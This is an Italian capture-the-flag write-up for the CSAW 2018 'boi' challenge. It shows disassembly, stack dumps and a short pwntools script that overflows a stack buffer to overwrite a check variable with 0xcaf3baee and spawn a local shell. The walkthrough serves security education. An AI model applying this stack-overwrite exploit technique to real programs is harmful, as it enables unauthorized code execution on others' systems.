Stack Overflow Challenges (Variables)

Davide Gaetano

Novembre 2025

1 Prima Sfida: CSAW 2018 Quals — `boi`

In questa sfida l'obiettivo è modificare il valore di una variabile nello stack tramite uno stack overflow, in modo da alterare il flusso di esecuzione e ottenere una shell. Iniziamo analizzando il binario dopo l'avvio:



Figure 1: Esecuzione del programma con input standard

Come primo test forniamo in input la stringa `TEST`, ma invece della shell viene stampata semplicemente la data e l'ora.

Procediamo quindi a verificare le protezioni attive sul binario:



Figure 2: Protezioni implementate

Si nota subito l'assenza di **PIE (Position Independent Executable)**, quindi l'immagine del programma verrà caricata sempre allo stesso indirizzo a ogni esecuzione: questo garantisce che gli offset interni rimangano costanti, semplificando l'analisi.

Analisi preliminare nello stack

Avviando il binario nel debugger, osserviamo che viene riservato spazio nello stack tramite l'istruzione `sub rsp, 0x40`. Subito dopo, una parte dell'area allocata viene inizializzata a zero per accogliere il nostro input. Infine viene collocata la variabile che dovremo sovrascrivere:

```
0x0040065f      mov     qword [buf], 0 ; [buf] inizio del buffer in cui verra' immagazzinato il nostro input e azzeramento
0x00400667      mov     qword [var_30h], 0 ; azzeramento QWORD nello stack
0x0040066f      mov     qword [var_28h], 0 ; azzeramento QWORD nello stack
0x00400677      mov     dword [var_20h], 0 ; azzeramento QWORD nello stack
0x0040067e      mov     dword [var_24h], 0xdeadbeef ; Valore aggiunto nello stack che andra' successivamente sovrascritto
```

Figure 3: Inizializzazione del buffer nello stack

Di seguito è mostrata la porzione dello stack rilevante per la sfida:

```
0x7ffd1fb8b030 0x00000000
0x7ffd1fb8b038 0x00000000
0x7ffd1fb8b040 0xdeadbeef00000000
```

Figure 4: Stack pulito e configurato

La stringa in input verrà inserita a partire dall'indirizzo `0x7ffd1fb8b030` (in formato little endian, quindi caricata da destra verso sinistra). La funzione `read`, che riceve il nostro input, utilizza proprio questo buffer:



Figure 5: Chiamata a `read` con il buffer come argomento

A questo punto inviamo una sequenza di caratteri `A` (`0x41`). Il risultato è il seguente:



Figure 6: Sovrascrittura completa della variabile bersaglio

L'intero valore `0xdeadbeef` risulta sovrascritto, come previsto. Tuttavia, per superare la sfida, la variabile deve contenere esattamente il valore `0xcaf3baee`, come mostrato dal controllo interno del programma:



Figure 7: Confronto interno della variabile

Ecco il contenuto del registro **EAX** in quel momento:



Figure 8: Valore di EAX

Poiché il valore non corrisponde, la sfida fallisce.

2 Scrittura dell'exploit

Ora è il momento di creare un exploit che:

- invii una quantità di caratteri sufficiente a raggiungere e sovrascrivere la variabile,
- imposti correttamente il valore `0xcaf3baee` per soddisfare la condizione richiesta.

Useremo Python e la libreria `pwntools` per automatizzare l'interazione:

```python
from pwn import *

target = process('./boi') #processo interessato

payload = b'\x41' * 20 + p32(0xcaf3baee) #24 byte totali

target.send(payload) #invio payload

target.interactive() #interazione con la shell
```

Figure 9: Script dell'exploit

Eseguendo l'exploit otteniamo la shell:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 exploit1.py
[+] Starting local process './boi': pid 84865
[*] Switching to interactive mode
Are you a big boiiiii??
$ ls
beleaf  Cutter-v2.4.1-Linux-x86_64.AppImage  exploit1.py  usr
boi     DEBIAN                               shellter
$ whoami
kali
```

Figure 10: Shell ottenuta con successo

Fine.